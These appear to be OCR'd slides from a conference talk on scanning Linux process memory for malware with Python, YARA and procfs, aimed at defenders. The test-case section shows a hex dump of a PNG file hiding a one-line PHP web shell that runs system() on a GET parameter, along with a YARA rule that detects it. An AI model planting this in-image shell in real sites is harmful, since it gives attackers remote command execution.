
HI EVERYONE !



PyCode CONFERENCE

Hang out in discord!

Discord

PyCode Conference

TEXT CHANNELS

- networking
- conference-questions
- lectures
- lightning-talks
- announcements
- python-pivots
- demystifying-gans-the-i...
- reality-of-ai-in-productio...
- python-optimization-pac...
- an-introduction-to-netw...
- automating-malware-...
- python-the-african-com...
- python-release-process
- open-source-a-scientists...
- you-dont-need-ai-you-ne...
- random-number-generat...
- introduction-to-quantum...
- python-for-cyber-security
- learn-football-data-analy...

x64mayhem
Have I ever tol...

automating-malware-process-scanning-with-python3


Search

Welcome to #automating-malware-process-scanning-wit...


This is the start of the #automating-malware-process-scanning-with-python3 channel.

December 1, 2021

Saket Upadhyay Today at 2:03 PM



2:10 PM GitHub Repo: https://github.com/Saket-Upadhyay/Talks-and-Presentation/tree/main/2021/PyCode2021 (Will be updated with slides and code after 2100 Hours, 02/12/2021 [IST]; after the talk) (edited)



Message #automating-malware-process-scanning-with-python3

PyCode CONFERENCE

AUTOMATING MALWARE PROCESS SCANNING WITH PYTHON 3

SAKET UPADHYAY

PyCode CONFERENCE

DISCLAIMER

All the thoughts presented in this talk are mine and in no way represent my employer or the academic institution that I am part of.

Most of the assets/code in this presentation belongs to the author. The original code is published with the MIT opensource license; this document and related graphics are licensed under CC BY 4.0.

Some of the assets, which might not fall in this category belong to their respective owners, and the author does not claim their ownership/credit in any possible way.

Due credits for such assets are mentioned in the last slide of this presentation.

This presentation contains some malware strategies, those are strictly for educational purposes.

OUR GOAL

To automate the task of scanning the process memory space using *procfs* in Linux for known malicious patterns, with python3.

What we will cover today? (not in this specific order)

1. Yara basics – The tool, its basic rules and its python library.
2. procfs in Linux.
3. Using "pathlib" library to manage and process multiple files with ease.
4. Multi-threading in python using "threading" library.
5. Using "Queue" library to implement a consistent data structure across the threads.
6. In-Image PHP Detection

IMPORTANT CONCEPTS

BASICS OF YARA AND PROCFS

YARA

YARA is a tool aimed at (but not limited to) helping malware researchers to **identify and classify malware samples**. With YARA you can create descriptions of malware families (or whatever you want to describe) based on **textual or binary patterns**. Each description, a.k.a **rule**, consists of a set of strings and a boolean expression which determine its logic.

SAMPLE YARA RULE

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

PROCFS: PROCESS PSEUDO FILE SYSTEM

- It is a special virtual file system that is used by *NIX systems to manage processes.
- It is build when the system boots, destroyed when it shuts down and rebuilt in next boot procedure.

```
PROC(5)                    Linux Programmer's Manual                    PROC(5)

NAME
       proc - process information pseudo-filesystem

DESCRIPTION
       The  proc  filesystem is a pseudo-filesystem which provides an interface to kernel data structures.  It is commonly
       mounted at /proc.  Typically, it is mounted automatically by the system, but it can also be mounted manually  using
       a command such as:

           mount -t proc proc /proc

       Most  of  the files in the proc filesystem are read-only, but some files are writable, allowing kernel variables to
       be changed.

   Mount options
       The proc filesystem supports the following mount options:

       hidepid=n (since Linux 3.3)
              This option controls who can access the information in /proc/[pid] directories.  The argument, n, is one  of
              the following values:

              0   Everybody  may access all /proc/[pid] directories.  This is the traditional behavior, and the default if
                  this mount option is not specified.

 Manual page procfs(5) line 1 (press h for help or q to quit)
```

```
$ man procfs
```

```
┌──(kali㉿kali)-[/]
└─$ ls
bin   etc         initrd.img.old  lib64       media  proc  sbin  tmp  vmlinuz
boot  home        lib             libx32      mnt    root  srv   usr  vmlinuz.old
dev   initrd.img  lib32           lost+found  opt    run   sys   var

┌──(kali㉿kali)-[/]
└─$ cd /proc

┌──(kali㉿kali)-[/proc]
└─$ ls
1     107   12    1612  184   298   581   77    902   buddyinfo      keys           softirqs
10    1074  120   1615  185   299   582   78    904   bus            key-users      stat
100   1076  1201  1635  186   3     583   79    91    cgroups        kmsg           swaps
1004  108   121   166   187   30    585   8     911   cmdline        kpagecgroup    sys
101   1081  1210  168   190   307   586   80    92    consoles       kpagecount     sysrq-trigger
102   1084  1217  169   191   320   587   81    93    cpuinfo        kpageflags     sysvipc
1024  1088  13    17    1916  35    6     815   94    crypto         loadavg        thread-self
1027  1091  1339  170   1921  36    621   82    95    devices        locks          timer_list
103   1099  14    1707  193   37    628   83    959   diskstats      meminfo        tty
1032  11    1417  171   1933  4     651   84    96    dma            misc           uptime
1036  1102  1489  172   2     40    652   85    969   driver         modules        version
104   1103  15    173   20    41    66    86    97    dynamic_debug  mounts         vmallocinfo
1041  1113  1561  1738  21    42    67    87    974   execdomains    mpt            vmstat
1042  1122  1563  174   22    43    68    875   978   fb             mtrr           zoneinfo
1045  1151  1564  1741  23    44    69    88    98    filesystems    net
1046  1155  1575  178   232   45    70    880   984   fs             pagetypeinfo
1047  117   1576  179   233   46    71    881   99    interrupts     partitions
105   1171  1586  18    25    464   72    89    994   iomem          pressure
```

qterminal Documents 04:51 AM

kali@kali: /proc/1982

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ ps aux | grep nano | head -n 1
kali        1982  0.0  0.0   6556  3528 pts/1    S+   04:37
0:00 nano hello.txt

┌──(kali㉿kali)-[~]
└─$ ls -lanh /proc/ | grep 198*
drwxr-xr-x  19    0    0  36K Sep  8 05:54 ..
dr-xr-xr-x   9 1000 1000    0 Dec  1 00:59 1190
dr-xr-xr-x   9    0    0    0 Dec  1 00:55 190
dr-xr-xr-x   9    0    0    0 Dec  1 00:55 191
dr-xr-xr-x   9    0    0    0 Dec  1 00:55 193
dr-xr-xr-x   9    0    0    0 Dec  1 04:12 1969
dr-xr-xr-x   9    0    0    0 Dec  1 04:12 1970
dr-xr-xr-x   9 1000 1000    0 Dec  1 04:12 1971
dr-xr-xr-x   9 1000 1000    0 Dec  1 04:12 1982
dr-xr-xr-x   9 1000 1000    0 Dec  1 04:20 2319

┌──(kali㉿kali)-[~]
└─$ cd /proc/1982

┌──(kali㉿kali)-[/proc/1982]
└─$ ls -l exe
lrwxrwxrwx 1 kali kali 0 Dec  1 04:14 exe -> /usr/bin/nano
```

kali@kali: ~

File Actions Edit View Help

```
  GNU nano 5.4                    hello.txt
This is a nano application

                          [ Wrote 1 line ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify
```

PyCode CONFERENCE

kali@kali: /proc/1982

File Actions Edit View Help

```
┌──(kali㉿kali)-[/proc/1982]
└─$ ls
arch_status      cpu_resctrl_groups  limits      ns            root          statm
attr             cpuset              loginuid    numa_maps     sched         status
autogroup        cwd                 map_files   oom_adj       schedstat     syscall
auxv             environ             maps        oom_score     sessionid     task
cgroup           exe                 mem         oom_score_adj setgroups     timens_
clear_refs       fd                  mountinfo   pagemap       smaps         timers
cmdline          fdinfo              mounts      patch_state   smaps_rollup  timersl
comm             gid_map             mountstats  personality   stack         uid_map
coredump_filter  io                  net         projid_map    stat          wchan

┌──(kali㉿kali)-[/proc/1982]
└─$ ls -lanh exe cwd fd mem status
lrwxrwxrwx 1 1000 1000 0 Dec  1 04:14 cwd -> /home/kali
lrwxrwxrwx 1 1000 1000 0 Dec  1 04:14 exe -> /usr/bin/nano
```

PyCode CONFERENCE

```
┌──(kali㉿kali)-[/proc/1982]
└─$ cat status
Name:   nano
Umask:  0022
State:  S (sleeping)
Tgid:   1982
Ngid:   0
Pid:    1982
PPid:   1971
TracerPid:      0
Uid:    1000    1000    1000    1000
Gid:    1000    1000    1000    1000
FDSize: 64
Groups: 4 20 24 25 27 29 30 44 46 109 117 120 134 142 1000
NStgid: 1982
NSpid:  1982
NSpgid: 1982
NSsid:  1971
VmPeak:     6560 kB
VmSize:     6556 kB
```

```
┌──(kali㉿kali)-[/proc/1982]
└─$ cat cmdline
nanohello.txt

┌──(kali㉿kali)-[/proc/1982]
└─$ cat environ
COLORFGBG=15;0COLORTERM=truecolorCOMMAND_NOT_FOUND_INSTALL_PROMPT=1DBUS_SESSI
h=/run/user/1000/busDESKTOP_SESSION=lightdm-xsessionDISPLAY=:0.0DOTNET_CLI_TE
ION=lightdm-xsessionGDM_LANG=en_US.utf8GTK_MODULES=gail:atk-bridgeHOME=/home/
GUAGE=LOGNAME=kaliPANEL_GDK_CORE_DEVICE_EVENTS=0PATH=/usr/local/sbin:/usr/loc
in:/sbin:/bin:/usr/local/games:/usr/gamesPOWERSHELL_TELEMETRY_OPTOUT=1PWD=/ho
=1QT_AUTO_SCREEN_SCALE_FACTOR=0QT_QPA_PLATFORMTHEME=qt5ctSESSION_MANAGER=loca
911,unix/kali:/tmp/.ICE-unix/911SHELL=/usr/bin/zshSSH_AGENT_PID=959SSH_AUTH_S
sj/agent.911TERM=xterm-256colorUSER=kaliWINDOWID=0XAUTHORITY=/home/kali/.Xaut
etc/xdgXDG_CURRENT_DESKTOP=XFCEXDG_DATA_DIRS=/usr/share/xfce4:/usr/local/shar
reXDG_GREETER_DATA_DIR=/var/lib/lightdm/data/kaliXDG_MENU_PREFIX=xfce-XDG_RUN
XDG_SEAT=seat0XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0XDG_SESSION_
ESKTOP=lightdm-xsessionXDG_SESSION_ID=2XDG_SESSION_PATH=/org/freedesktop/Disp
```

```
#include <fstream.h>
ifstream ifs;
ifs.open(/proc/pid/...);
```

Userland

vfs (x)

who handles proc??

procfs()

defined in

linux/fs/proc/base.c #

Kernel Space

RET()!

Linux Sourcecode

filesystems

procfs definition

base class to handle main calls.

torvalds / linux Public

↳ the man himself

Code | Pull requests 321 | Actions | Projects | Security | Insights

master | linux / fs / proc / base.c

torvalds Merge branch 'akpm' (patches from Andrew) ...

200 contributors +87

3858 lines (3301 sloc) | 92 KB

```
// SPDX-License-Identifier: GPL-2.0
/*
 *  linux/fs/proc/base.c
 *
 *  Copyright (C) 1991, 1992 Linus Torvalds
 *
 *  proc base directory handling functions
 *
 *  1999, Al Viro. Rewritten. Now it covers the whole per-process part.
 *  Instead of using magical inumbers to determine the kind of object
 *  we allocate and fill in-core inodes upon lookup. They don't even
 *  go into icache. We cache the reference to task_struct upon lookup too.
 *  Eventually it should become a filesystem in its own. We don't use the
 *  rest of procfs anymore.
```

code

File	Content
cmdline	Command line arguments
cpu	Current and last cpu in which it was executed (2.4)(smp)
cwd	Link to the current working directory
environ	Values of environment variables
exe	**Link to the executable of this process**
fd	**Directory, which contains all file descriptors**
maps	Memory maps to executables and library files (2.4)
mem	Memory held by this process
root	Link to the root directory of this process
stat	Process status
statm	Process memory status information
status	Process status in human readable form

src: https://www.kernel.org/doc/html/latest/filesystems/proc.html

REQUIREMENTS.TXT

A BRIEF INTRODUCTION OF ALL THE LIBRARIES/MODULES USED IN THIS PROJECT

PYTHON-YARA

```
import yara
```

With this library you can use YARA from your Python programs. It covers all YARA's features, from compiling, saving and loading rules to scanning files, strings and processes.

~ yara.readthedocs.io/yarapython

PATHLIB

```
from pathlib import Path
```

This module offers classes representing filesystem paths with semantics appropriate for different operating systems. Path classes are divided between pure paths, which provide purely computational operations without I/O, and concrete paths, which inherit from pure paths but also provide I/O operations.

~ docs.python.org/pathlib

THREADING

```
import threading
```

This module constructs higher-level threading interfaces on top of the lower level *_thread* module.

~ docs.python.org/threading

QUEUE


```
from queue import Queue
```

The queue module implements multi-producer, multi-consumer queues. It is especially useful in threaded programming when information must be exchanged safely between multiple threads. The Queue class in this module implements all the required locking semantics.

~ docs.python.org/queue

OUR APPROACH (THEORETICAL)

BRIEF OF OUR INTENDED APPROACH AND EXPECTED RESULTS



EXPLORING THE CODE: ProcPuppy

UNDERSTANDING THE CODE

FOLLOW ALONG

Scan the QR or visit the link below to browse the code.

https://github.com/Saket-Upadhyay/ProcPuppy

PyCode CONFERENCE

TEST CASE: SCANNING FOR MALICIOUS PHP PAYLOAD

THEORETICAL BACKGROUND OF OUR TEST CASE AND OUR PRACTICAL APPROACH

“IN-IMAGE PHP” DETECTION YARA RULE

```
rule php_in_image
{
    meta:
        author      = "Vlad https://github.com/vlad-s"
    strings:
        $gif = /^GIF8[79]a/
        $jfif = { ff d8 ff e? 00 10 4a 46 49 46 }
        $png = { 89 50 4e 47 0d 0a 1a 0a }
        $php_tag = "<?php"

    condition:
        (($gif at 0) or
        ($jfif at 0) or
        ($png at 0)) and
        $php_tag
}
```

OUR CUPPS PHP PAYLOAD

Static Analysis ➡

```
xsfm@SP1D3R:/PyCode2021/Test Malicious App$ file exploit.png
exploit.png: PNG image data, 168442943 x 1885892640, 101-bit

xsfm@SP1D3R:/PyCode2021/Test Malicious App$ xxd exploit.png
00000000: 8950 4e47 0d0a 1a0a 0000 000d 4948 4452  .PNG........IHDR
          3c3f 7068 7020 6563 686f 205f 7379  ..<?php echo _sy
          656d 2847 4554 5b64 6f74 6869 735d  stem(GET[dothis]
          0a0a 0a                             )>...
```

Threat removed or restored
13-11-2021 12:13

Severe

Detected: Backdoor:PHP/Dirtelti.MTG

Date: 13-11-2021 12:13
Details: This program provides remote access to the computer it is installed on.

Affected items:

file: S:\PyCode2021\CustomPhpPayloadSignature\exploit.php.png

file: S:\PyCode2021\Test Malicious App\exploit.png

Learn more

⬅ Windows Defender's Alert ⚠

Demonstration.

प्रदर्शन।

Demostración.

પ્રદર્શન.

Демонстрация.

示范.

Demonstratie.

ప్రదర్శన.

デモンストレーション。

CLOSING REMARKS

UNDERSTANDING COMPLETE IMPLEMENTATION AND USE CASE

The method discussed in this presentation is a part of a more comprehensive setup for threat intelligence.

- Essentially we just created a “module” which can be a part of some bigger analysis setups.
- Today we just focused on the python-implementation/coding part, but in real world adaptation we focus more on validity and performance of our Yara rules and our overall test environment.

CODE AND ASSETS

All the code that I own will be available on GitHub under MIT license.

The presentations and graphics are licensed under CC BY 4.0

https://github.com/Saket-Upadhyay/Talks_and_Presentation

PyCode CONFERENCE

MY PROFILE

Feel free to get in touch via any of the available mediums listed on my website.

http://saket-upadhyay.github.io/

PyCode CONFERENCE

REFERENCES AND DUE CREDITS

- https://virustotal.github.io/yara/
- https://pypi.org/project/yara-python/
- https://tldp.org/LDP/Linux-Filesystem-Hierarchy/html/proc.html
- https://ops.tips/blog/what-is-slash-proc/
- https://www.man7.org/linux/man-pages/man5/procfs.5.html
- https://www.kernel.org/doc/html/latest/filesystems/proc.html
- https://www.geeksforgeeks.org/proc-file-system-linux/
- https://yara.readthedocs.io/en/stable/writingrules.html
- https://github.com/VirusTotal/yara-python
- https://github.com/InQuest/awesome-yara
- https://github.com/Yara-Rules/rules
- Vlad https://github.com/vlad-s : for in-image PhP detection yara rule
- https://yara.readthedocs.io/en/latest/yarapython.html
- https://docs.python.org/3/library/pathlib.html
- https://docs.python.org/3/library/queue.html
- https://docs.python.org/3/library/threading.html
- https://github.com/Saket-Upadhyay/CustomPhpPayloadSignature

Questions?

Feel free to ask anything.